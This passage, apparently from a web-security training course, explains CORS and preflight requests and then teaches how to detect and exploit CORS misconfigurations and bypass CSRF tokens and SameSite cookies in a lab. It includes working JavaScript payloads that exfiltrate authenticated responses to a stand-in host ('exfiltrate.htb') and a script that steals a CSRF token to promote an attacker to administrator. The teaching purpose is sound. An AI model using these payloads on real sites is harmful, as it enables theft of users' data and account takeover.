
To understand why we need CORS, let us assume the following scenario, which is common in the real world: a web application hosted on `http://vulnerablesite.htb` displays data. To do so, it talks to an API hosted on `http://api.vulnerablesite.htb`. More specifically, the application running on `http://vulnerablesite.htb` consists of only the front-end code, which fetches data from the API. The API implements a simple REST API consisting of endpoints to create, read, update, and delete data.

This allows for a simple front-end web application that does not need to handle any logic regarding the data. In particular, the front-end code handles the interaction with the API, for which it can use JavaScript code similar to the following so all data is fetched once the site is loaded:

```
// fetch data
fetch("http://api.vulnerablesite.htb/data", {
        method: "GET"
}).then((response) => {
```

```
        return response.json();
}).then((data) => {
        // add to DOM
        <SNIP>
})
```

However, as discussed above, this violates the Same-Origin policy since `http://vulnerablesite.htb` and `http://api.vulnerablesite.htb` are different origins. As such, the above JavaScript code results in an error, and the data is not loaded properly:



Now, let us discuss how CORS works and what a web application can do to talk to an API without errors caused by the Same-Origin policy.

How does CORS work?

A web server can configure exceptions to the Same-Origin policy via CORS by setting any of the following CORS headers in the HTTP response (we will discuss `preflight requests` later):


- Access-Control-Allow-Origin: define Same-Origin policy exceptions for a specific origin
- Access-Control-Expose-Headers: define Same-Origin policy exceptions for specific HTTP headers
- Access-Control-Allow-Methods: define Same-Origin policy exceptions for allowed HTTP methods in response to a preflight request
- Access-Control-Allow-Headers: define Same-Origin policy exceptions for allowed HTTP headers in response to a preflight request
- Access-Control-Allow-Credentials: if set to `true`, define Same-Origin policy exceptions even if the cross-origin request contains credentials, i.e., cookies or an `Authorization` header
- Access-Control-Max-Age: define for how long the information in the other CORS-headers can be cached without issuing a new preflight request

The most straightforward CORS configuration is that of a so-called `simple request`, which can be made from plain HTML, without any script code. `Simple requests` can be `GET` or `HEAD` requests without any custom HTTP headers as well as `POST` requests without any custom HTTP headers and a `Content-Type` of either `application/x-www-form-urlencoded`, `multipart/form-data`, or `text/plain`.

In our example, fetching data is implemented in a `GET` request to `http://api.vulnerablesite.htb/data`. This is a simple request as it fulfills the above

conditions. Therefore, the API must only configure an exception for the requesting origin by setting the `Access-Control-Allow-Origin` header in all API responses.

Afterward, the web application at `http://vulnerablesite.htb` can read the response from the cross-origin request. Here is the cross-origin request as well as the response in Burp:



Preflight Requests


All requests that do not fall under the `simple requests` conditions are called `preflighted requests`. Before sending these cross-origin requests, the browser sends a `preflight request` to the different origin containing all the parameters of the actual cross-origin request. This enables the web server to decide whether to allow the cross-origin request. The browser waits for the response to the preflight request and only continues to send the actual cross-origin request if the web server allows it by setting the corresponding CORS headers in response to the preflight request. Since the browser asks the web server for permission before sending the actual cross-origin request, CSRF vulnerabilities with preflighted requests are impossible.

The preflight request is an `OPTIONS` request that contains the following headers:


- Access-Control-Request-Method: inform the server about the HTTP method used in the actual request
- Access-Control-Request-Headers: inform the server about the HTTP headers used in the actual request

For example, if the API needs to accept JSON data in a POST request from the web application, a simple request is insufficient because the Content-Type is set to `application/json`, which is not allowed in a simple request. Thus, the browser will send a preflight request before sending the actual request. The API needs to set the CORS response headers accordingly to tell the browser it allows the cross-origin request. More specifically, it must allow the origin `http://vulnerablesite.htb`, the method `POST`, and the header `Content-Type`.

With the CORS headers configured correctly, the web application and API can talk to each other without Same-Origin policy issues. Suppose a user wants to create a new data item with a POST request; the user's browser will first send a preflight request to check if the API allows the potentially dangerous cross-origin request:



Since the response contains the correct CORS headers, the browser knows that the API allows the preflighted request; therefore, it continues with sending it:



Since this request also contains a CORS header with the requesting origin, the browser adds an exception for the Same-Origin policy so that the web application can access the response and check the result of the operation (in this case, `Success`).

To enable a `PUT` request for updating data and a `DELETE` request for deleting data, the API must adjust the `Access-Control-Allow-Methods` CORS header in the response to the preflight request to include all permitted methods.

CORS Misconfigurations

Now that we have discussed the Same-Origin policy and CORS in detail, we will explore common CORS misconfigurations that can lead to vulnerabilities in web applications and how to identify them.

Before jumping into CORS misconfigurations, let us first discuss what kind of attack vectors CORS misconfigurations can result in. Most attacks require that the `Access-Control-Allow-Credentials` header is set to `true`, thus resulting in authenticated requests in the victim's context. If a CORS misconfiguration results in an attacker-controlled domain being granted an exception of the Same-Origin policy, the resulting vulnerability is similar to CSRF vulnerabilities but more severe. The exception of the Same-Origin policy allows the attacker-controlled domain to access the response of the cross-origin request. Since the request is made from an authenticated context, the response contains potentially sensitive information that the attacker can access and exfiltrate. Furthermore, depending on the specific CORS configuration, the attacker can potentially interact with the web application to impersonate the victim and execute actions on their behalf.

If the `Access-Control-Allow-Credentials` header is not set, attackers can no longer carry out these attacks. However, a CORS misconfiguration in an internal web application can enable an attacker to exfiltrate information that is not publicly accessible.

Note: Successful exploitation of some of the following CORS misconfigurations may require the cookie attribute `SameSite=None` on the session cookie in a real-world web application.

Arbitrary Origin Reflection

Background

The `Access-Control-Allow-Origin` header contains the origin, which is allowed to bypass the Same-Origin policy, and thus, the browser allows the origin to access the response. Additionally, the header can be set to a wildcard (`*`), which results in all origins being granted a Same-Origin policy bypass. However, for security reasons, this cannot be combined with the `Access-Control-Allow-Credentials: true` header, i.e., the wildcard can only be used without credentials.

Note: A combination of origin and wildcard, such as `http://*.vulnerablesite.htb`, is invalid.

However, some web applications need to allow credentials for multiple origins. For instance, think of a scenario where an API running at `http://api.vulnerablesite.htb` requires authentication and is used by multiple domains such as `http://site1.vulnerablesite.htb` and `http://site2.vulnerablesite.htb`. To implement this, a web application might read the request's `Origin` header and reflect it in the `Access-Control-Allow-Origin` header in the response. This effectively results in the same scenario as a wildcard origin combined with the `Access-Control-Allow-Credentials: true` header but is not explicitly blocked by the CORS standard.

To identify a CORS misconfiguration that reflects arbitrary origins, we need to look for instances where the web application sets the `Access-Control-Allow-Origin` header to the value received in the `Origin` header. We can then send the corresponding request to Burp Repeater and change the Origin header to a bogus value such as `thisdoesnotexist.whatever.htb` and check if this domain is contained in the `Access-Control-Allow-Origin` response header. If it is, the web application suffers from this CORS misconfiguration.


Exploitation

To exploit this, an attacker can host a payload similar to the following on their web server with an arbitrary origin, for instance, at `http://exploitserver.htb/exploit`:


```
<script>
    var xhr = new XMLHttpRequest();
    xhr.open('GET', 'http://api.vulnerablesite.htb/data', true);
    xhr.withCredentials = true;
    xhr.onload = () => {
      location = 'http://exfiltrate.htb/log?data=' + btoa(xhr.response);
    };
    xhr.send();
</script>
```

Suppose a victim navigates to the payload at `http://exploitserver.htb/exploit` while the browser stores valid credentials to the misconfigured API at `http://api.vulnerablesite.htb`. In that case, the data is accessed from the victim's valid session and exfiltrated to the attacker because of the insecure CORS configuration.

After accessing the site hosting the payload, the victim's browser sends the cross-origin request to `http://api.vulnerablesite.htb/data` with credentials, i.e., session cookies:



Since the response reflects the origin in the CORS header and allows credentials, the attacker's origin `http://exploitserver.htb` is granted an exception of the Same-Origin policy. Therefore, the payload code is allowed to access the response and exfiltrates it by sending it to the exfiltration server:



Thus, this CORS misconfiguration allows an attacker that does not have valid credentials to read data from the API, even though it is protected by authentication.

Improper Origin Whitelist

Background

Instead of reflecting arbitrary origins, a web application must check an origin against a whitelist of trusted origins before reflecting it. If this check is conducted improperly, an attacker might be able to bypass it and achieve a Same-Origin exception for an untrusted origin. In particular, implementations checking the prefix or suffix of an origin may be vulnerable.

A common goal of a web application is to trust all subdomains of a particular origin. For instance, let us assume an API hosted at `http://api.vulnerablesite.htb` validates incoming origin headers by checking whether it ends with the string `vulnerablesite.htb` to verify that only sibling subdomains are granted a Same-Origin policy exception. While the API implements a check for the origin before trusting it, the check is improperly implemented as it does not only cover subdomains of `vulnerablesite.htb` but all domains ending in `vulnerablesite.htb`.

Exploitation

Exploiting this CORS misconfiguration is identical to exploiting arbitrary origin reflection, as an attacker can use the same payload to exfiltrate the data. However, since the origin is checked, there are limitations on the origin the attacker can host the payload on. Due to the postfix match, an attacker is unable to use the origin `http://exploitserver.htb` for the exploitation but can choose any origin that ends in `vulnerablesite.htb`, for instance, `http://attackervulnerablesite.htb` to host the payload.

Trusted null origin

Background

The `Access-Control-Allow-Origin` header does not only support a trusted origin and a wildcard but also the value `null`, which indicates the `null origin`. While this should not be used in practice, some web applications might implement it due to a misconception of the meaning. An attacker can employ various methods to force a null origin on a cross-origin request, which is subsequently trusted, resulting in a Same-Origin policy exception.


We must identify instances where the `null` origin is explicitly trusted to identify this misconfiguration. To achieve this, we can look for the value `null` in the `Access-Control-Allow-Origin` CORS header.

Exploitation

An attacker must supply a `null` origin in the cross-origin request to exploit this misconfiguration. Any origin can achieve this by using a sandboxed iframe:

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms"
src="data:text/html,<script>
    var xhr = new XMLHttpRequest();
    xhr.open('GET', 'http://api.vulnerablesite.htb/data', true);
    xhr.withCredentials = true;
    xhr.onload = () => {
      location = 'http://exfiltrate.htb/log?data=' + btoa(xhr.response);
    };
    xhr.send();
</script>"></iframe>
```

Using this payload, the exploit is the same as in the previous misconfigurations. However, the sandboxed iframe results in a `null` origin in the cross-origin request:



Targeting the local network

Background

Even if the web application does not configure CORS to allow credentials, an attacker might still be able to target web applications running in a local network behind a firewall, reverse proxy, or NAT that are not publicly accessible. Data exfiltration may be possible if these internal web applications do not require authentication and contain a CORS misconfiguration that trusts the attacker's origin.

If no authentication is required, the `Access-Control-Allow-Credentials` CORS header is not required either. Thus, in addition to the CORS misconfigurations discussed so far, a wildcard origin also results in an exploitable misconfiguration in these cases. For instance, let us assume an internal API not requiring authentication is hosted at `http://172.16.0.2`. Additionally, the API sets a wildcard in the `Access-Control-Allow-Origin` and thus trusts all origins.


Exploitation

The only protection the API has is that it is only accessible from within the internal network; however, the wildcard origin grants any attacker-controlled origin to exfiltrate data from it if a

victim can access it. As no authentication is required, we do not need to set the `withCredentials` option in the payload:

```
<script>
    var xhr = new XMLHttpRequest();
    xhr.open('GET', 'http://172.16.0.2/data', true);
    xhr.onload = () => {
      location = 'http://exfiltrate.htb/log?data=' + btoa(xhr.response);
    };
    xhr.send();
</script>
```

Suppose the victim opening the payload is in the same internal network as the internal API and can thus access it. In that case, the victim's browser makes the cross-origin request within the internal network:



The response is then exfiltrated to the attacker, enabling the exfiltration of data from web applications that cannot be accessed publicly.

Moreover, the attacker does not need to know the IP address and port the misconfigured application is running on but can improve the payload to scan the internal network by attempting to request different IP addresses and port combinations until the application is found.

We can improve our payload and fine-tune it according to the specific web application we are targeting. For instance, it is generally not good practice to transmit the entire page in a GET parameter since the URL length is not unlimited. Thus, the payload might fail if the page is too large. Instead, it is better to use a POST parameter. Alternatively, we can split the data and send it over multiple requests or parse the response and exfiltrate only the interesting elements to ensure the URL is not too long. We can achieve this by searching for elements using functions like `getElementById`:

```
<script>
    var xhr = new XMLHttpRequest();
    xhr.open('GET', 'http://api.vulnerablesite.htb/data', true);
    xhr.withCredentials = true;
    xhr.onload = () => {
      // parse the response
```

```
            var doc = new DOMParser().parseFromString(xhr.response,
'text/html');

            // exfiltrate only the interesting element
            var msg =
encodeURIComponent(doc.getElementById('secret').innerHTML);
          location = 'https://exfiltrate.htb/log?data=' + btoa(msg);
        };
        xhr.send();
</script>
```

Note: In the lab, your web browser's settings regarding third-party cookies might prevent your exploit code from working correctly. However, these issues will not occur when delivering the exploit to the victim. Make sure to keep an eye out for errors concerning third-party cookies in the JavaScript console and adjust the browser settings accordingly.

Bypassing CSRF Tokens via CORS Misconfigurations

In addition to the attack vectors discussed in the previous sections, CORS misconfigurations can also be used to bypass CSRF defenses and carry out CSRF attacks even if proper defenses are implemented.

If CORS is misconfigured so that session cookies are sent along with cross-origin requests, i.e., the `Access-Control-Allow-Credentials` is set, we can effectively bypass the Same-Origin policy. In that case, common CSRF defenses are ineffective, as we will discuss in this section.


Defense Bypass: CSRF Tokens

If we can bypass the Same-Origin policy due to a CORS misconfiguration, we can access the response of cross-origin requests we make. This allows us to make a cross-origin request to the endpoint that creates a valid CSRF token, read it, embed it into our state-changing cross-origin request, and send the state-changing cross-origin request with the valid CSRF token. Since all this happens in the victim's session, the CSRF token is valid even if properly checked and tied to the victim's user session.


However, for the victim's browser to send the victim's session cookie along with requests made from JavaScript, we require the vulnerable web application to explicitly set the `SameSite` cookie attribute to `None` in addition to the CORS misconfiguration. Per the

specification, this is only allowed with the `Secure` cookie attribute, which allows cookie transmission via secure HTTPS connections only. The cookie will not be sent along any unencrypted HTTP connections.

Due to this restriction, the sample web application and all other lab components are only accessible using HTTPS. If we analyze the web application, we can notice that the web application sets the `Access-Control-Allow-Origin` and `Access-Control-Allow-Credentials` CORS headers, indicating that we should check for a CORS misconfiguration. Furthermore, the session cookie is set with both the `Secure` and `SameSite=None` cookie attributes:




We can analyze the web application's behavior if we supply different values in the HTTP `Origin` header. If we supply an arbitrary value, we can see that the web application is indeed misconfigured, as arbitrary origins are reflected in the `Access-Control-Allow-Origin` CORS header:



We can exploit this CORS misconfiguration with the `SameSite=None` cookie attribute to bypass proper CSRF protection and execute a CSRF attack. Let us analyze the web application further to identify potential targets for this attack.

Like before, the web application implements a functionality to promote user accounts to administrators. This time, the corresponding POST request is properly protected by a CSRF token:



Let us write an exploit to obtain a valid CSRF token in the victim's session and subsequently make the corresponding cross-origin request to make the victim promote our user account to have administrator privileges. The CSRF token is sent in response to a GET request to the

`/profile.php` endpoint. We can make the corresponding request, parse the response, and extract the CSRF token using JavaScript code similar to the following:

```
var xhr = new XMLHttpRequest();
xhr.open('GET', 'https://vulnerablesite.htb/profile.php', false);
xhr.withCredentials = true;
xhr.send();
var doc = new DOMParser().parseFromString(xhr.responseText, 'text/html');
var csrftoken = encodeURIComponent(doc.getElementById('csrf').value);
```


Afterward, we can construct the cross-origin request to promote our user with the valid CSRF token:

```
var csrf_req = new XMLHttpRequest();
var params = `promote=htb-stdnt&csrf=${csrftoken}`;
csrf_req.open('POST', 'https://vulnerablesite.htb/profile.php', false);
csrf_req.setRequestHeader('Content-type', 'application/x-www-form-
urlencoded');
csrf_req.withCredentials = true;
csrf_req.send(params);
```

We can combine both parts to come up with the following payload on our exploit server:

```
<script>
        // GET CSRF token
        var xhr = new XMLHttpRequest();
    xhr.open('GET', 'https://vulnerablesite.htb/profile.php', false);
    xhr.withCredentials = true;
    xhr.send();
    var doc = new DOMParser().parseFromString(xhr.responseText,
'text/html');
        var csrftoken =
encodeURIComponent(doc.getElementById('csrf').value);

        // do CSRF
    var csrf_req = new XMLHttpRequest();
    var params = `promote=htb-stdnt&csrf=${csrftoken}`;
    csrf_req.open('POST', 'https://vulnerablesite.htb/profile.php',
false);
        csrf_req.setRequestHeader('Content-type', 'application/x-www-form-
urlencoded');
    csrf_req.withCredentials = true;
    csrf_req.send(params);
</script>
```

If we view our exploit, we can see an authenticated GET request to `/profile.php` followed by an authenticated POST request to `/profile.php` with the valid CSRF token. Thus, our exploit should work. After delivering it to the victim and waiting for a few seconds, our user is promoted to administrator. Thus, we successfully exploited the CORS misconfiguration to bypass the CSRF protection and conduct a successful CSRF attack:



Misc CSRF Exploitation

After discussing CORS misconfigurations in the last few sections, we will explore different miscellaneous CSRF attack vectors that may be used to bypass weak CSRF defenses.

Combining Attack Vectors to Bypass SameSite Cookies

Web browsers decide whether or not to send SameSite cookies with requests depending on the request's source `site` and the intended target. This differs from the `origin` considered for the Same-Origin policy, as seen a few sections ago. The key difference is that the port and subdomain are not considered part of the site. Therefore, two domains are considered the same site, even if the port and subdomain differ, and in certain cases, a cross-origin request is still considered SameSite. Consider the following examples:

- `http://vulnerable.htb` and `http://sub.vulnerable.htb` are SameSite
- `http://vulnerable.htb` and `http://vulnerable.htb:9001` are SameSite
- `http://vulnerable.htb` and `http://sub.vulnerable.htb:9001` are SameSite
- `http://vulnerable.htb` and `https://vulnerable.htb` are *NOT* SameSite
- `http://vulnerable.htb` and `http://exploitserver.htb` are *NOT* SameSite


There are a few ways we can utilize this behavior to bypass the restrictions posed by SameSite cookies. For instance, when the session cookie has the SameSite attribute set to

`Lax`, it is only sent with safe requests such as GET requests. If the web application contains any endpoints that are state-changing and are done with GET requests, the SameSite protection is ineffective. The same applies if all state-changing operations use POST requests, but the web application is misconfigured and accepts GET requests.

